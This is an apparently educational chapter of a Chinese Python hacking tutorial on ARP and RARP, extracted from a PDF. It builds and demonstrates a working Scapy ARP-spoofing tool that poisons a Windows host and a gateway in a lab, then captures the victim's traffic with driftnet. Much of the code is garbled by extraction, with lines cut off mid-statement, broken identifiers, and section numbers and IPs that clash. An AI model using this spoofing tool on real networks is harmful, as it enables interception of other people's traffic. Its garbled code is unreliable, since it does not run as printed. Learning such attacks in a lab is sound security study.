



PythonHackingBook1 / 3.5 ARP欺骗 /



readme.md

3.5 ARP欺骗

是时候再重新拿出七层模型的图了。



前面的socket编程工作在网络层和传输层,本节要讲解的ARP欺骗工作在数据链路层(网络接口层)。

在TCP/IP协议族中、数据链路层主要有三个目的:

- 1. 为IP模块发送和接收数据
- 2. 为ARP模块发送ARP请求和接收ARP应答
- 3. 为RARP模块发送RARP请求和接收RARP应答

这里需要强调一点的是,arp和rarp协议划分到数据链路层还是网络层都可以,我们将其划分在数据链路层,希望同学们不要在这个问题上争论。下面我们先来了解下ARP和RARP协议的基本内容和工作原理。

3.5.1 ARP协议

(参考:

https://zh.wikipedia.org/wiki/%E5%9C%B0%E5%9D%80%E8%A7%A3%E6%9E%90%E5%8D%8F%E8%AE%AE)

在以太网协议中规定,同一局域网中的一台主机要和另一台主机进行直接通信,必须要知道目标主机的MAC地址。而在TCP/IP协议中,网络层和传输层只关心目标主机的IP地址。这就导致在以太网中使用IP协议时,数据链路层的以太网协议接到上层IP协议提供的数据中,只包含目的主机的IP地址。于是需要一种方法,根据目的主机的IP地址,获得其MAC地址。这就是ARP协议要做的事情。所谓地址解析(address resolution)就是主机在发送帧前将目标IP地址转换成目标MAC地址的过程。

另外,当发送主机和目的主机不在同一个局域网中时,即便知道对方的MAC地址,两者也不能直接通信,必须经过路由转发才可以。所以此时,发送主机通过ARP协议获得的将不是目的主机的真实MAC地址,而是一台可以通往局域网外的路由器的MAC地址。于是此后发送主机发往目的主机的所有帧,都将发往该路由器,通过它向外发送。这种情况称为委托ARP或ARP代理(ARP Proxy)。

数据包结构

地址解析协议的消息格式很简单,仅包含单一的地址解析请求或响应。ARP 消息的长度取决于上下两层地址的大小,上层地址由所使用的网络协议类型(通常是 IPv4)决定,下层地址则由上层协议所使用的硬件或虚拟链路层的类型决定。消息的报头中包含了这些类型以及对应的地址长度信息,此外还包含了表示请求(1)和应答(2)的操作码。数据包的有效负载为收发双方的硬件地址、协议地址,总计四个地址。

为了把IP地址映射到48位以太网地址用于传输,需要一个体现地址转换协议的包格式。

完整的Arp协议如下图所示:

长度(位)	48	48	16	16	16	8	8	16	48	32	48	32
数据类型	目标以太网地址	源以太网地址	帧类 型	硬件	协议	硬件地址长度	协议地址长度	操作码	源硬件地址	源协议地址	目标硬件地址	目标协议地址
组成	14字节	28字节 ARP请求/应答										

各字段解释如下:

目标以太网地址:目标MAC地址。FF:FF:FF:FF:FF:FF (二进制全1)为广播地址。

源以太网地址:发送方MAC地址。 帧类型:以太类型,ARP为0x0806。

以太网报文数据

硬件类型:如以太网(0x0001)、分组无线网。

协议类型:如网际协议(IP)(0x0800)、IPv6(0x86DD)。 硬件地址长度:每种硬件地址的字节长度,一般为6(以太网)。 协议地址长度:每种协议地址的字节长度,一般为4(IPv4)。

操作码: 1为ARP请求,2为ARP应答,3为RARP请求,4为RARP应答。源硬件地址: n个字节,n由硬件地址长度得到,一般为发送方MAC地址。源协议地址: m个字节,m由协议地址长度得到,一般为发送方IP地址。目标硬件地址: n个字节,n由硬件地址长度得到,一般为目标MAC地址。目标协议地址: m个字节,m由协议地址长度得到,一般为目标IP地址。

工作原理

在每台安装有TCP/IP协议的计算机或路由器里都有一个ARP缓存表,表里的IP地址与MAC地址是一对应的,如下表所示:

主机名称	IP地址	MAC地址				
А	192.168.38.10	00-AA-00-62-D2-02				
В	192.168.38.11	00-BB-00-62-C2-02				
С	192.168.38.12	00-CC-00-62-C2-02				
D	192.168.38.13	00-DD-00-62-C2-02				
E	192.168.38.14	00-EE-00-62-C2-02				
•••	•••	•••				

以主机A(192.168.38.10)向主机B(192.168.38.11)发送数据为例。

- 1. 当发送数据时,主机A会在自己的ARP缓存表中寻找是否有目标IP地址。如果找到就知道目标MAC地址为(00-BB-00-62-C2-02),直接把目标MAC地址写入帧里面发送就可。
- 2. 如果在ARP缓存表中没有找到相对应的IP地址,主机A就会在网络上发送一个广播(ARP request),目标MAC地址是"FF.FF.FF.FF.FF.FF",这表示向同一网段内的所有主机发出 这样的询问: "192.168.38.11的MAC地址是什么?"
- 3. 网络上其他主机并不响应ARP询问,只有主机B接收到这个帧时,才向主机A做出这样的回应(ARP response):"192.168.38.11的MAC地址是00-BB-00-62-C2-02",此回应以单播方式。这样,主机A就知道主机B的MAC地址,它就可以向主机B发送信息。同时它还更新自己的ARP高速缓存(ARP cache),下次再向主机B发送信息时,直接从ARP缓存表里查找就可。

ARP缓存表采用老化机制,在一段时间内如果表中的某一行没有使用,就会被删除,这样可减少缓存表的长度,加快查询速度。

免费ARP(gratuitous ARP),他是指主机发送ARP查询(广播)自己的IP地址,当ARP功能被开启或者是端口初始配置完成,主机向网络发送免费ARP来查询自己的IP地址确认地址唯一可用。

作用:

确定网络中是否有其他主机使用了IP地址,如果有应答则产生错误消息。

免费ARP可以做更新ARP缓存用,网络中的其他主机收到该广播则在缓存中更新条目,收到该广播的主机 无论是否存在与IP地址相关的条目都会强制更新,如果存在旧条目则会将MAC更新为广播包中的MAC。


可以使用

arp -a

来查看本节ARP缓存表。

bogon:玄魂工作室 xuanhun\$ arp -a
bogon (192.168.30.85) at 68:ab:1e:aa:82:6c on en0 ifscope [ethernet]
bogon (192.168.30.100) at 58:7f:57:48:27:17 on en0 ifscope [ethernet]
bogon (192.168.30.113) at 44:0:10:95:c4:c3 on en0 ifscope [ethernet]
bogon (192.168.30.121) at 0:27:10:7e:fe:38 on en0 ifscope [ethernet]
bogon (192.168.30.124) at 5c:9:47:6f:57:3d on en0 ifscope [ethernet]
bogon (192.168.30.136) at f0:18:98:9a:5f:3e on en0 ifscope [ethernet]
? (192.168.30.145) at f8:38:80:12:9d:68 on en0 ifscope [ethernet]
bogon (192.168.30.191) at 7c:e9:d3:f1:ff:f on en0 ifscope [ethernet]
bogon (192.168.30.254) at 68:ed:c2:19:ba:19 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]

建议同学们使用Wire Shark 抓包(真机或者配合gns3)来学习ARP协议。为了产生ARP报文、需要清空ARP缓存。



3.5.2 RAPP协议

逆地址解析协议(Reverse Address Resolution Protocol,RARP),是一种网络协议,RFC903中描述了RARP。RARP使用与ARP相同的报头结构相同,作用与ARP相反。RARP用于将MAC地址转换为IP地址。其因为较限于IP地址的运用以及其他的一些缺点,因此渐为更新的BOOTP或DHCP所取代。

数据包结构

类似于ARP的报文格式主要差别在于帧类型代码为0x8035(ARP为0x0806),操作码为3请求(ARP为1),4应答(ARP为2)。

工作原理

- 1. 发送主机发送一个本地的RARP广播,在此广播包中,声明自己的MAC地址并且请求任何 收到此请求的RARP服务器分配一个IP地址;
- 2. 本地网段上的RARP服务器收到此请求后,检查其RARP列表,查找该MAC地址对应的IP地址;
- 3. 如果存在,RARP服务器就给源主机发送一个响应数据包并将此IP地址提供给对方主机使用;
- 4. 如果不存在,RARP服务器对此不做任何的响应;
- 5. 源主机收到从RARP服务器的响应信息,就利用得到的IP地址进行通讯;如果一直没有收到RARP服务器的响应信息,表示初始化失败。

RARP在原理上很简单但是实现比较复杂,由于RARP的请求是在硬件层上的广播这因此这不能通过路由转发,因此在每个网络都要实现以个RARP服务器。另外在同一网络种不同主机可能会同时进行RARP请求,增大了冲突的概率。

3.5.3 ARP欺骗原理


ARP工作时,首先请求主机会发送出一个含有所希望到达的IP地址的以太网广播数据包,然后目标IP的所有者会以一个含有IP和MAC地址对的数据包应答请求主机。这样请求主机就能获得要到达的IP地址对应的MAC地址,同时请求主机会将这个地址对放入自己的ARP表缓存起来,以节约不必要的ARP通信。ARP缓存表采用了老化机制,在一段时间内如果表中的某一行没有使用,就会被删除。

局域网上的一台主机,如果接收到一个ARP报文,即使该报文不是该主机所发送的ARP请求的 应答报文,该主机也会将ARP报文中的发送者的MAC地址和IP地址更新或加入到ARP表中。

ARP欺骗攻击就利用了这点,攻击者主动发送ARP报文,发送者的MAC地址为攻击者主机的 MAC地址,发送者的IP地址为被攻击主机的IP地址。通过不断发送这些伪造的ARP报文,让局域网上所有的主机和网关ARP表,其对应的MAC地址均为攻击者的MAC地址,这样所有的网络流量都会发送给攻击者主机。由于ARP欺骗攻击导致了主机和网关的ARP表的不正确,这种情况我们也称为ARP中毒。

根据ARP欺骗者与被欺骗者之间的角色关系的不同,通常可以把ARP欺骗攻击分为如下两种:

- 1. 主机型ARP欺骗:欺骗者主机冒充网关设备对其他主机进行欺骗
- 2. 网关型ARP欺骗:欺骗者主机冒充其他主机对网关设备进行欺骗



其实很多时候,我们都是进行双向欺骗,既欺骗主机又欺骗网关。 了解了基本原理之后,我们下面动手实现ARP欺骗程序。

为了方便测试,笔者将本节以Kali Linux作为实验环境。

3.5.2 基本网络信息

首先,我们来查看下当前虚拟机Kali Linux的网络配置和ARP缓存。

```
root@kali:~/下载# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.102 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::20c:29ff:fe6e:98a6 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:6e:98:a6 txqueuelen 1000 (Ethernet)
RX packets 60163 bytes 43699345 (41.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12469 bytes 992600 (969.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

如上图,Kali Linux 以太网卡为eth0,ip地址为192.168.1.102,MAC地址为00:0c:29:6e:98:a6。下面我们再查看Kali Linux的ARP缓存。

```
root@kali:~/下载# arp -a
gateway (192.168.1.1) at 88:25:93:02:97:dd [ether] on eth0
? (192.168.1.110) at 40:16:7e:35:a9:65 [ether] on eth0
? (192.168.1.29) at 54:ee:75:0e:4e:48 [ether] on eth0
root@kali:~/下载#
```

下面再用同样的方法查看Windows 系统的信息。

```
妾□: 192.168.1.18 -
 Internet 地址
                       物理地址
 192.168.1.1
                       88-25-93-02-97-dd
 192.168.1.2
                       d8-cb-8a-4e-e9-19
                       d8-cb-8a-0a-89-be
 192.168.1.15
 192.168.1.16
                       1c-87-2c-77-0c-4c
 192.168.1.17
                       30-5a-3a-09-5c-f5
 192.168.1.21
                       1c-87-2c-74-0e-82
 192.168.1.25
                       54-ee-75-0e-07-e1
 192.168.1.27
                       3c-97-0e-e1-46-e7
 192.168.1.29
                       54-ee-75-0e-4e-48
                       54-ee-75-01-99-f3
 192.168.1.30
                       d8-cb-8a-4e-e9-01
 192.168.1.31
 192.168.1.35
                       54-ee-75-0e-4f-f9
 192.168.1.41
                       3c-97-0e-e1-46-c6
                       00-0c-29-6e-98-a6
 192.168.1.102
 192.168.1.110
                       40-16-7e-35-a9-65
 192.168.1.181
                       00-0c-29-e5-31-3c
 192.168.1.188
                       00-1e-67-3a-ad-d3
 192.168.1.231
                       00-0c-29-9c-9a-
```

windows本身地址为192.168.1.18,同样缓存了路由器的地址。 下面我们将windows所在主机作为靶机,将Kali Linux所在虚拟机作为攻击机,进行编程测试。

3.5.3 构造ARP欺骗数据包

我们先完成第一个目标,告诉目标主机192.168.1.18网关的地址为Kali Linux所在主机的地址:192.168.1.102。

ARP欺骗的方式分为定向欺骗和广播欺骗两种。

3.5.3.1 定向欺骗

现在来构造数据包就很容易了,回到我们最初的目标,我们想告诉192.168.1.23这台主机网关地址为192.168.1.102所在的主机、构造的数据包应该是这样的:

```
pkt = Ether(src=[1.102的MAC], dst=[1.18的Mac]) / ARP(1.102的MAC, 网关IP地址, hwdst=1.18MAC, pdst=1.18IP地址, op=2)
```

上面的代码我们不论是以太网数据包还是ARP数据包,我们都明确指定了来源和目标,在ARP数据包中,我们将Kali Linux的Mac地址和网关的IP地址进行了绑定,op取值为2,作为一个响应包被 1.18 接到,这样 1.18会更新自己的ARP缓存表,造成中毒,从而 1.18 发往网关的数据包都会被发往 1.102。

那么我们如果要欺骗网关,把网关发往1.18的数据包都发送到Kali Linux(1.102)上,根据上面的代码稍作修改即可:

```
pkt = Ether(src=[1.102的MAC], dst=[网关的Mac]) / ARP(1.102的MAC, 1. 18地址, hwdst=网关MAC, pdst=网关IP地址, op=2)
```

上面构造的两个数据包都是ARP响应包,其实发送请求包也可以进行毒化,请求包毒化的原理是,我们请求时候使用假的源IP和MAC地址,目标主机同样会更新自己的路由表。

ARP请求的方式欺骗主机,构造的ARP包如下:

```
pkt = Ether(src=[1.102的MAC], dst=[1. 18的Mac]) / ARP(1.102的MAC, 网关IP地址, hwdst=1. 18MAC, pdst=1. 18IP地址, op=1)
```

ARP请求的方式欺骗网关,构造的ARP包如下:

```
pkt = Ether(src=[1.102的MAC], dst=[网关的Mac]) / ARP(1.102的MAC, 1. 18地址, hwdst=网关MAC, pdst=网关IP地址, op=1)
```

我们看到构造ARP请求和响应的主要区别在op的值。

3.5.3.2 广播欺骗

目前我们欺骗的方式都是一对一欺骗的,事实上我们可以发送广播包,对所有主机进行欺骗。

广播欺骗,首先以太网数据包直接构造一个广播包,ARP包不用填写目标主机的信息即可。

下面是ARP广播响应包的构造方式:

```
pkt = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff:) / ARP(hwsrc=mac, psrc=args[0], op=2)
```

最后综合定下和广播欺骗的方式,我们总结一个公式出来:

```
pkt = Ether(src=攻击机MAC, dst=被欺骗主机(或网关)MAC)/ ARP((hwsrc=毒化记录中的
MAC, 毒化
```

记录中的IP, hwdst=被欺骗主机MAC, pdst=被欺骗主机IP地址, op=1(或2))

概念有点绕,实践出真知,稍后我们通过代码来加深理解。

3.5.4 编写自己的ARP欺骗工具

新建arp.py文件,添加如下代码,先导入我们需要的模块:

```
# -*- coding: UTF-8 -*-
import sys
import os
import time
from optparse import OptionParser
from scapy.all import (
    get_if_hwaddr,
    getmacbyip,
    ARP,
    Ether,
    sendp
)
def main():
    try:
        if os.geteuid() != 0:
            print("[-] 请以root权限运行本程序")
            sys.exit(1)
    except Exception as msg:
        print(msg)
    usage = 'Usage: %prog [-i interface] [-t target] host'
    parser = OptionParser(usage)
    parser.add_option('-i', dest='interface', help='请指定网卡')
    parser.add_option('-t', dest='target', help='请指定要欺骗的目标主机')
    parser.add_option('-m', dest='mode', default='req', help='毒化模式: request:
    parser.add_option('-s', action='store_true', dest='summary', default=False
    (options, args) = parser.parse args()
    if len(args) != 1 or options.interface is None:
        parser.print_help()
        sys_exit(0)
if __name__ == '__main__':
    main()
```

上面的代码是arp欺骗工具的入口,我们使用optparse模块中的OptionParser类来格式化用户输入和用法提醒,该模块的使用参见 https://www.jianshu.com/p/bec089061742。我们这里给用户设置了四个配置项,分别为:

```
-i INTERFACE请指定网卡-t TARGET请指定要欺骗的目标主机-m MODE毒化模式: requests (req) or replies (rep) [default: req]-s显示数据包发送信息
```

运行结果如下:

下面我们通过代码

注意这里面的几个方法,get_if_hwaddr为获取本机网络接口的函数,getmacbyip是通过ip地址获取其Mac地址的方法,ARP是构建ARP数据包的类,Ether用来构建以太网数据包,sendp方法在第二层发送数据包。

接下来我们调用get_if_hwaddr方法,根据参数中传入的网卡,获取本机MAC地址,该MAC地址在构建以太网和ARP数据包的时候做为攻击机的MAC地址被使用。继续完善代码:

```
if len(args) != 1 or options.interface is None:
    parser.print_help()
    sys.exit(0)
mac = get_if_hwaddr(options.interface)#获取本机mac地址
print('本机mac地址是%s' %mac)
```

接下来对-m和-s参数做逻辑处理:

```
if options.summary is True:
    pkt.show()
    ans = input('\n[*] 是否继续? [Y|n]: ').lower()
    if ans == 'y' or len(ans) == 0:
        pass
    else:
        sys.exit(0)

def build_req():#构造请求数据包
    pass

def build_rep():#构造响应数据包
    pass
```

mode参数用户可以传入 req(构造arp请求数据包)或者 rep(构造响应数据包)。下面我们定义了build_req()和build_rep()两个方法分别构造对应的数据包。**注意这两个方法是main方法的子方法。**如果希望输出数据包信息(-s),在输出之后要进一步确认是否继续执行arp 欺骗。

下面我们来实现build_req()方法:

```
def build_req():#构造请求数据包
    if options.target is None:
        pkt = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc=mac, psrelif options.target:
        target_mac = getmacbyip(options.target)
        if target_mac is None:
            print("[-] Error: 无法获取目标ip的mac地址")
            sys.exit(1)
        pkt = Ether(src=mac, dst=target_mac) / ARP(hwsrc=mac, psrc=args[0] return pkt
```

在上面的代码中,我们组合Ether和ARP方法来生成arp数据包。我们先解下Ether的参数:

```
>>> ls(Ether)
dst : DestMACField = (None)
src : SourceMACField = (None)
type : XShortEnumField = (36864)
>>>
```

构造一个以太网数据包通常需要指定目标和源MAC地址,如果不指定,默认发出的就是广播包,例如:

```
>>> Ether().show()
###[ Ethernet ]###
WARNING: Mac address to reach destination not found. Using broadcast.
dst= ff:ff:ff:ff:ff
src= 00:00:00:00:00:00
type= 0x9000
>>>
```

再来了解下ARP构造函数的参数列表:

```
>>> ls(ARP)
           : XShortField
hwtype
                                          = (1)
             XShortEnumField
                                            (2048)
ptype
            : BvteField
hwlen
                                          = (6)
plen
             ByteField
                                            (4)
            : ShortEnumField
                                            (1)
qo
hwsrc
           : ARPSourceMACField
                                          = (None)
           : SourceIPField
psrc
                                            (None)
           : MACField
                                           ('00:00:00:00:00:00')
hwdst
           : IPField
                                             '0.0.0.0')
```

构造ARP需要我们注意的有5个参数:

```
op。取值为1或者2,代表ARP请求或者响应包。
hwsrc。发送方Mac地址。
psrc。发送方IP地址。
hwdst。目标Mac地址。
pdst。目标IP地址。
```

如果用户在终端中没有传入目的ip则构建广播包,否则为定向欺骗数据包。下面是build_rep()方法的实现:

```
def build_rep():#构造响应数据包
    if options.target is None:
        pkt = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff:ff') / ARP(hwsrc=mac, psr
    elif options.target:
        target_mac = getmacbyip(options.target)
        if target_mac is None:
            print("[-] Error: 无法获取目标mac地址")
            sys.exit(1)

        pkt = Ether(src=mac, dst=target_mac) / ARP(hwsrc=mac, psrc=args[0])
    return pkt
```

build_rep()方法和build_req()方法基本相同,注意Ether的dst参数和ARP的op参数(op=2为arp响应包)。

```
while True:
    sendp(pkt, inter=2, iface=options.interface)
```

数据包构造完毕之后,就可以循环发送直到达到欺骗目的。因为构造的是以太网数据包,所以使用sendp()方法来对外发送。

目前为止,我们已经编写了一个完整的ARP欺骗工具,完整代码如下:

```
# -*- coding: UTF-8 -*-
import sys
import os
import time
from optparse import OptionParser
from scapy.all import (
    get if hwaddr,
    getmacbyip,
    ARP,
    Ether,
    sendp
)
def main():
    try:
        if os.geteuid() != 0:
            print("[-] 请以root权限运行本程序")
            sys.exit(1)
    except Exception as msg:
        print(msg)
    usage = 'Usage: %prog [-i interface] [-t target] host'
    parser = OptionParser(usage)
    parser.add_option('-i', dest='interface', help='请指定网卡')
    parser.add_option('-t', dest='target', help='请指定要欺骗的目标主机')
    parser.add_option('-m', dest='mode', default='req', help='毒化模式: request:
    parser.add option('-s', action='store true', dest='summary', default=False
    (options, args) = parser.parse args()
    print
    if len(args) != 1 or options.interface is None:
        parser.print_help()
        sys.exit(0)
    mac = get_if_hwaddr(options.interface)
    print('本机mac地址是%s' %mac)
    if options.mode == 'req':
        pkt = build req()
    elif options.mode == 'rep':
        pkt = build rep()
    if options.summary is True:
        pkt.show()
        ans = input('\n[*] 是否继续? [Y|n]: ').lower()
        if ans == 'y' or len(ans) == 0:
            pass
        else:
            sys_exit(0)
```

```
def build req():#构造请求数据包
       if options.target is None:
           pkt = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff:) / ARP(hwsrc=mac, psr
       elif options.target:
           target mac = getmacbyip(options.target)
           if target mac is None:
               print("[-] Error: 无法获取目标ip的mac地址")
               sys.exit(1)
           pkt = Ether(src=mac, dst=target mac) / ARP(hwsrc=mac, psrc=args[0]
        return pkt
   def build rep():#构造响应数据包
       if options.target is None:
           pkt = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff:) / ARP(hwsrc=mac, psr
       elif options.target:
           target_mac = getmacbyip(options.target)
           if target mac is None:
               print("[-] Error: 无法获取目标mac地址")
               sys.exit(1)
           pkt = Ether(src=mac, dst=target mac) / ARP(hwsrc=mac, psrc=args[0]
       return pkt
   while True:#发送
       sendp(pkt, inter=2, iface=options.interface)
if __name__ == '__main__':
   main()
```

3.5.5 简单测试


在做ARP欺骗测试的时候,一定要先开启本机的IP转发功能,否则会失败的。执行如下命令:

```
sysctl net.ipv4.ip_forward=1
```

Windows系统中IP转发功能默认是关闭的。 开启方法:

- 1. 开始运行里面输入regedit 打开注册表编辑器(以管理员身份运行)
- 2. 在注册表定位下面注册表项 HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/ Services/Tcpip/Parameters
- 3. 选择下面的项目: IPEnableRouter:REG_DWORD:0x0

4. 找到项目鼠标右键修改数值为1



下面我们打开终端,对192.168.1.18进行欺骗,告诉它网关为192.168.1.102。

```
python arp1.py -i eth0 -t 192.168.1.18 192.168.1.102
```

再打开一个终端,对网关进行欺骗,告诉网关,192.168.1.18对应的主机为192.168.1.102。

```
python arp1.py -i eth0 -t 192.168.1.1 192.168.1.18
```

一段时间之后,我们发现,192.168.1.18的arp缓存发生了变化:

```
C:\Users\Administrator>arp -a
接□: 192.168.1.18 -
  192.168.1.1
                         00-0c-29-6e-98-a6
  192.168.1.2
                         d8-cb-8a-4e-ey-1y
  192.168.1.15
                         d8-cb-8a-0a-89-be
  192.168.1.16
                         1c-87-2c-77-0c-4c
  192.168.1.17
                         30-5a-3a-09-5c-f5
  192.168.1.19
                         3c-97-0e-e1-42-e8
  192.168.1.21
                         1c-87-2c-74-0e-82
  192.168.1.25
                         54-ee-75-0e-07-e1
  192.168.1.27
                         3c-97-0e-e1-46-e7
                         54-ee-75-0e-4e-48
  192.168.1.29
                         54-ee-75-01-99-f3
  192.168.1.30
                         d8-cb-8a-4e-e9-
```

对比之前的arp缓存查询结果,可以判定arp毒化成功。下面我们来看一下能发捕获到1.18的外网请求信息,使用常用的测试工具driftnet。



下面在1.18上随便打开一个带有图片的网页。 然后在监听机器上打开drifnet,我们可以看到捕获的图片信息。



3.5.6 小结

本节我们学习了ARP协议基本内容,通过分析协议得出ARP欺骗的原理,在此基础上实现了arp欺骗工具。本节的作业如下:

- 1. 基于本文内容,实现自己的arp欺骗工具
- 2. 思考在arp欺骗的基础上,能进一步实现哪些高级功能

下一节,我们一同学习网络嗅探的基本原理,并实现一个监听器。

欢迎到关注微信订阅号,交流学习中的问题和心得



本系列教程全部内容在玄说安全--入门圈发布,并提供答疑和辅导。



星主:程序员-玄魂

星球: 玄魂工作室-安全圈





〇 知识星球

长按扫码预览社群内容 和星主关系更近一步